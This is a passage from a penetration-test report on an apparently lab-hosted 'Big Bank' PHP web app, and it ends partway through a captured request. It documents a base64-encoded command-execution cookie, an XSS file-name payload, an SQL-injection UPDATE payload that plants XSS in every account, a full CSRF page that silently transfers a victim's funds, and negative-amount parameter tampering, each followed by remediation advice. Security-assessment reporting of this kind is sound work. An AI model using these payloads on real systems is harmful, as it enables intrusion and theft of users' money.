
Creating this cookie with the value 'ls' returned an exit code number 127. This code means that the server does not familiar with the command 'ls'. Searching on the Internet about the usage of system commands with cookies, showed that it has been done with encoding the commands by using base64 format.




exit code: 127



To do so, we used base64encode.org website.



As we can see, using 'ls' command with base64 format worked.



Name	Value	Domain	Path	Expires / M...	Size	HttpOnly	S...	SameSite	Priority
cmd	bHM=	18.158.4...	/	Session	7				Medium
PHPSESSID	hhfjfr5n3hpc81djbkg44m8io6	18.158.4...	/	Session	35				Medium

RECOMMENDED RECTIFICATION

- Before releasing the website to production, it is important to remove pages and files that the programmer used to facilitate his tests.

4.3 Cross Site Scripting (XSS)

Severity | **High** Probability | **Medium**

VULNERABILITY DESCRIPTION

Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted websites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user within the output it generates without validating or encoding it. An attacker can use XSS to send a malicious script to an unsuspecting user. The end user's browser has no way to know that the script should not be trusted, and will execute the script. Because it thinks the script came from a trusted source, the malicious script can access any cookies, session tokens, or other sensitive information retained by the browser and used with that site. These scripts can even rewrite the content of the HTML page.

VULNERABILITY DETAILS

During our test, we have found that it is possible to do a XSS attack on the 'profile.php' page by using the file upload system and the SQL Injection vulnerability.

EXECUTION DEMONSTRATION

Accessing to the 'profile.php' page enables to upload a profile image.

User Profile

Not secure | 18.158.46.251:32072/profile.php

Big Bank Home Transfer Funds **Edit Profile** Logout

Profile Image

Choose File No file chosen

upload

Account Info

Email: attacker@hack.com

Username: Attacker

Password: *****

Checking the file system by uploading a PHP file, shows it only accept jpeg format files.

User Profile

Not secure | 18.158.46.251:32072//profile.php

Big Bank Home Transfer Funds Edit Profile Logout

Profile Image

Choose File xss.php

upload

Account Info

Email: attacker@hack.com

Username: Attacker

Password: *****




18.158.46.251:32072//uploads.php

Not secure | 18.158.46.251:32072//uploads.php

{"success":true,"data":"File format not supported, please upload jpeg format image."}

Uploading a legitimate file, in order to see where it placed in the source code of this page.




cat.jpg


```
<div class="panel-body">
  ::before
  
  ::before
  </img>
  <form id="fo" name="fo" action="uploads.php" enctype="multipart/form-data" method="post">...</form>
```

Changing the name of a legitimate file to a malicious name.

```
"><img src=x onerror=alert('Hacked')><div id="
```



As we can see, the image uploaded successfully and injected its name into the code of this page. This injection performed an XSS attack by showing an alert message.




```
<div class="panel-body">
  ::before
  
   event
  ><div id=".jpg" class="img-thumbnail" alt="profile image" width="304" height="236">...</div>
  ::after
</div>
</div>
```

Although we succeeded to perform XSS, it is only affecting our account. Meaning- this is a SELF XSS. Therefore, to affect other accounts, we used the SQL Injection vulnerability we have found earlier.

From the SQL Injection vulnerability, we exposed the name of the table that stores the users' data and its columns' names. One of the columns called 'image', and it stores the image we uploaded on the 'profile.php' page.

Therefore, to perform XSS on other accounts, we needed to inject our malicious image name, into the 'image' column of each account.

To do so, we accessed the login page, inserted our login details, and captured the request by using Burp Suite.




Request

Raw	Params	Headers	Hex
<pre>1 POST /index.php HTTP/1.1 2 Host: 18.158.46.251:32072 3 Content-Length: 47 4 Cache-Control: max-age=0 5 Upgrade-Insecure-Requests: 1 6 Origin: http://18.158.46.251:32072 7 Content-Type: application/x-www-form-urlencoded 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.183 Safari/537.36 9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap ng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 10 Referer: http://18.158.46.251:32072/index.php 11 Accept-Encoding: gzip, deflate 12 Accept-Language: en-US,en;q=0.9 13 Cookie: PHPSESSID=tng3tovpjlaggg28ui8ncpjap1 14 Connection: close 15 16 l_email=attacker%40hack.com&l_password=Aa123456</pre>			


Then, we changed the 'l_email' parameter value to the following payload:


```
attacker@hack.com'; UPDATE users SET image='aaa"><img src=x
onerror=alert('\Hacked\')><div id=".jpg' --
```

This payload closes the SELECT query that exists on the server-side and creates a new UPDATE query that sets the 'image' column value of each account, with our malicious image name.



Finally, if a user will access to his profile page, the XSS attack will affect him.





RECOMMENDED RECTIFICATION

- Filter input on arrival. At the point where user input is received, filter as strictly as possible based on what is expected or valid input.
- Encode data on output. At the point where user-controllable data is output in HTTP responses, encode the output to prevent it from being interpreted as active content. Depending on the output context, this might require applying combinations of HTML, URL, JavaScript, and CSS encoding.
- Use appropriate response headers. To prevent XSS in HTTP responses that are not intended to contain any HTML or JavaScript, you can use the Content-Type and X-Content-Type-Options headers to ensure that browsers interpret the responses in the way you intend.
- Content Security Policy. As a last line of defense, you can use Content Security Policy (CSP) to reduce the severity of any XSS vulnerabilities that still occur.

4.4 Cross-Site Request Forgery (CSRF)

Severity | **Medium** Probability | **High**

VULNERABILITY DESCRIPTION


Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they are currently authenticated. With a little help of social engineering (such as sending a link via email or chat), an attacker may trick the users of a web application into executing actions of the attacker's choosing. If the victim is a normal user, a successful CSRF attack can force the user to perform state changing requests like transferring funds, changing their email address, and so forth. If the victim is an administrative account, CSRF can compromise the entire web application.

VULNERABILITY DETAILS

During our test, we have found that it is possible to do a CSRF attack on the 'funds.php' page. The action can be performed simply by sending a link (that contains a malicious page) to the victim. After manipulating the victim to click on that link, it will transfer money from his account to the attacker's account without his knowledge.

EXECUTION DEMONSTRATION

The attacker registers to the website and login into his account. As we can see, he has a balance of 1000\$.



In order to create a request on behalf of the victim, that transfers money from his account to the attacker's account, it is important to know which parameters are included in that request.

To do so, the attacker demonstrate a transfer.

The screenshot shows a web browser window with the address bar displaying '18.158.46.251:32072/funds.php'. The page has a dark navigation bar with links: 'Big Bank', 'Home', 'Transfer Funds' (active), 'Edit Profile', and 'Logout'. Below the navigation bar, there's a 'Transfer Funds' section. On the left, it displays account information: 'User: Attacker', 'Card: 581500040', and 'Balance: 1000'. In the center, there are navigation arrows and a 'Submit' button. On the right, there are two dropdown menus: 'User:' with 'Attacker' selected, and 'Amount:' with '50' selected.

Then, he captures the request by using Burp Suite.

The screenshot shows a Burp Suite interface with the 'Request' tab selected. The raw request is displayed as follows:

```
1 POST /api.php HTTP/1.1
2 Host: 18.158.46.251:32072
3 Content-Length: 55
4 Accept: application/json, text/javascript, */*; q=0.01
5 X-Requested-With: XMLHttpRequest
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
  like Gecko) Chrome/86.0.4240.183 Safari/537.36
7 Content-Type: application/json;
8 Origin: http://18.158.46.251:32072
9 Referer: http://18.158.46.251:32072/funds.php
10 Accept-Encoding: gzip, deflate
11 Accept-Language: en-US,en;q=0.9
12 Cookie: PHPSESSID=hhfjfr6n3hpc8ldjbgk44m8io6; cmd=bHM=
13 Connection: close
14
15 {"action":"submit_funds","r_user":"4","r_ammount":"50"}
```

As we can see, this is a POST request that sends the data to the 'api.php' page. This request includes 3 parameters:

- action - determine what action the user asked for.
- r_user - determines which user will get the money.
- r_ammount - determines how much money to transfer.


Also, by looking at the 'Content-Type' header, we can see this request has been made with JSON format.

After investigating the request, the attacker creates the following malicious page:

```
CSRF_BANK.html
1 <html>
2 <head><script src="https://ajax.googleapis.com/ajax/libs/jquery/3.3.1/jquery.min.js"></script></head>
3 <body>
4 <script>
5
6     $.ajax({
7         type: 'POST',
8         url: 'http://18.158.46.251:32072//api.php',
9         xhrFields: {
10             withCredentials: true
11         },
12         data: JSON.stringify({"action":"submit_funds","r_user":"3","r_ammount":"50"})
13     });
14
15     document.location="http://18.158.46.251:32072//profile.php";
16 </script>
17 </body>
18 </html>
```

This page is using AJAX to send a POST request with the 3 parameters we have mentioned earlier. This request sends 50\$ from the victim's account to the attacker's account (his account ID is 3) using the victim's credentials. After that, it will redirect the victim to the 'profile.php' page to avoid his suspicion (this page does not show old transfers).

To manipulate the victim to click on the link, the attacker sends to him a phishing email:



On the moment the victim will click on that link, assuming he is already connected to the website, a new transfer will be made.

As we can see, the victim (roman) sent 50\$

The screenshot shows a web browser window with the address bar displaying "18.158.46.251:32072//main.php". The page has a dark navigation bar with "Big Bank" and links for "Home", "Transfer Funds", "Edit Profile", and "Logout". The main content area is divided into two panels. The "Account Info" panel on the left shows details for a user named "roman":

username:	roman
card number:	194382333
balance:	999950

The "History" panel on the right shows a single transaction entry: "Sent: 50\$". This entry is highlighted with a red rectangular box.

to the attacker's account (the attacker's balance changed from 1000\$ to 1050\$).

The screenshot shows the same web application but for a user named "Attacker". The "Account Info" panel displays:

username:	Attacker
card number:	581500040
balance:	1050

The "balance" value "1050" is highlighted with a red rectangular box. The "History" panel on the right shows the same transaction entry: "Sent: 50\$".

RECOMMENDED RECTIFICATION

- **REST- Representation State Transfer (REST)** is a series of design principles that assign certain types of action (view, create, delete, update) to different HTTP verbs. Following REST-full designs will keep your code clean and help your site scale. Moreover, REST insists that GET requests are used only to view resources. Keeping your GET requests side-effect free will limit the harm that can be done by maliciously crafted URLs—an attacker will have to work much harder to generate harmful POST requests.
- **Anti-Forgery Tokens-** even when edit actions are restricted to non-GET requests, you are not entirely protected. POST requests can still be sent to your site from scripts and pages hosted on other domains. In order to ensure that you only handle valid HTTP requests you need to include a secret and unique token with each HTTP response, and have the server verify that token when it is passed back in subsequent requests that use the POST method (or any other method except GET, in fact). This is called an anti-forgery token. Each time your server renders a page that performs sensitive actions, it should write out an anti-forgery token in a hidden HTML form field. This token must be included with form submissions, or AJAX calls. The server should validate the token when it is returned in subsequent requests, and reject any calls with missing or invalid tokens.
- **Ensure Cookies are sent with the SameSite Cookie Attribute-** the Google Chrome team added a new attribute to the Set-Cookie header to help prevent CSRF, and it quickly became supported by the other browser vendors. The Same-Site cookie attribute allows developers to instruct browsers to control whether cookies are sent along with the request initiated by third-party domains.
- **Include Addition Authentication for Sensitive Actions-** many sites require a secondary authentication step, or require re-confirmation of login details when the user performs a sensitive action. (Think of a typical password reset page – usually the user will have to specify their old password before setting a new password.) Not only does this protect users who may accidentally leave themselves logged in on publicly accessible computers, but it also greatly reduces the possibility of CSRF attacks.

4.5 Parameter Tampering

Severity | **Medium** Probability | **Medium**

VULNERABILITY DESCRIPTION

Parameter tampering is a simple attack targeting the application's business logic. This attack is based on the manipulation of parameters exchanged between client and server in order to modify application data, such as user credentials and permissions, or do an action the programmer did not approve. This attack takes advantage of the fact that many programmers rely on hidden or fixed fields (such as a hidden tag in a form or a parameter in a URL) as the only security measure for certain operations. Attackers can easily modify these parameters to bypass the security mechanisms that rely on them.

VULNERABILITY DETAILS

During our test, we have found that it is possible to do parameter tampering on 'r_user' and 'r_ammount' parameters. Finally, we succeeded to make a transfer from our account to our account, with a negative amount value which adds money to our balance and not affects other accounts.

EXECUTION DEMONSTRATION

Accessing the 'funds.php' page and clicking on the user list, shows the available users we can transfer money to.

Transfer Funds

User: Attacker
Card: 978044406
Balance: 10988

> > > >

Submit

User: select the user
Amount: select the user
roman
leet
Attacker

Accessing to the source code of this page, shows the ID of each user.

```
<div class="col-sm-10">  
  <select class="form-control col-sm-10" id="r_user" name="r_r_user"> == $0  
    <option selected>select the user</option>  
    <option value="1">roman</option>  
    <option value="2">leet</option>  
    <option value="3">Attacker</option>  
  </select>  
</div>
```

Also, the source code contains a JavaScript file that checks if the amount value is negative.

```
▶ <div class="container">...</div>
  <script src="./assets/pages/helper.js"></script>
  <script src="./assets/pages/funds.js"></script>
```



```
$("#submit_button").click(function ()
{
    if (r_amount.value < 0)
    {
        alert("Please Insert positive amount only");
    }
    else
    {
        AjaxMethod({"action":"submit_funds","r_user":r_user.value,"r_amount":r_amount.value},function () {
            location.reload();
        });
    }
});
```

In addition, trying to send a positive amount from our account to our account, blocked by the server.

Response

	Raw	Headers	Hex
1	HTTP/1.1 200 OK		
2	Date: Sat, 30 Jan 2021 14:26:24 GMT		
3	Server: Apache/2.4.25 (Debian)		
4	Expires: Thu, 19 Nov 1981 08:52:00 GMT		
5	Cache-Control: no-store, no-cache, must-revalidate		
6	Pragma: no-cache		
7	Content-Length: 81		
8	Connection: close		
9	Content-Type: application/json		
10			
11	{"success":true,"data":{"success":false,"msg":"please select a valid recipient"}}		

Therefore, to bypass the business logic of this page, we focused on 3 things:

1. bypass the JavaScript negative check on the amount field.
2. ensure there is not another negative check on the server-side.
3. success to transfer a money from our account to our account.

To deal with the last 2 things we have mentioned, we used the RCE vulnerability, to access the 'api.php' source code.

On this page, we have noticed 2 things:

1. The negative check for the amount value is under note.
Meaning- this check is not working on the server-side.

```
// do not allow a negative number
/*elseif ($input->r_ammount < 0)
{
    return_success(array("success" => false, "msg" =>"incorrect amount"));
}*/
```

2. The only check the server does before updating the database, is to ensure that the source user and the destination user is not the same.

```
elseif ($input->r_user == $userid){
    return_success(array("success" => false, "msg" =>"please select a valid recipient"));
}

// update history
$cursor = $MySQLdb->prepare("INSERT INTO history (from_id,to_id,amount) VALUES(:from,:to,:amount)");
$cursor->execute(array(":from"=> $userid,":to"=>$input->r_user,":amount"=>$input->r_ammount ));

// update current side
$cursor = $MySQLdb->prepare("UPDATE users SET balance=balance-:balance WHERE id=:id");
$cursor->execute(array(":balance"=> $input->r_ammount,":id"=> $userid));
$_SESSION["balance"] -= $input->r_ammount;

// update remote side
$cursor = $MySQLdb->prepare("UPDATE users SET balance=balance+:balance WHERE id=:id");
$cursor->execute(array(":balance"=> $input->r_ammount,":id"=> $input->r_user));

return_success(array("success" => true, "msg" =>"transfer success"));
break;
```

The 'update current side' section adds the amount value, to the destination user's balance. Because there is no check for a legitimate destination user, using a value that does not exist in the 'r_user' parameter (that represents the destination user), will not send the money to anyone. This way, changes the business logic of this section.

Also, the 'update remote side' section reduces the amount value, from the source user's balance. Using a negative amount value, will do the opposite - adds this amount to the source user's balance. This way, changes the business logic of this section.

After investigating the 'api.php' page, to bypass the JavaScript negative check, we have made a legitimate transfer that includes a positive amount value.

Transfer Funds

User: Attacker
Card: 978044406
Balance: 10988

> > > >

Submit

User: Attacker
Amount: 10000

Then, we captured the request by using Burp Suite

Request

Raw Params Headers Hex

```
1 POST /api.php HTTP/1.1
2 Host: 18.158.46.251:32072
3 Content-Length: 58
4 Accept: application/json, text/javascript, */*; q=0.01
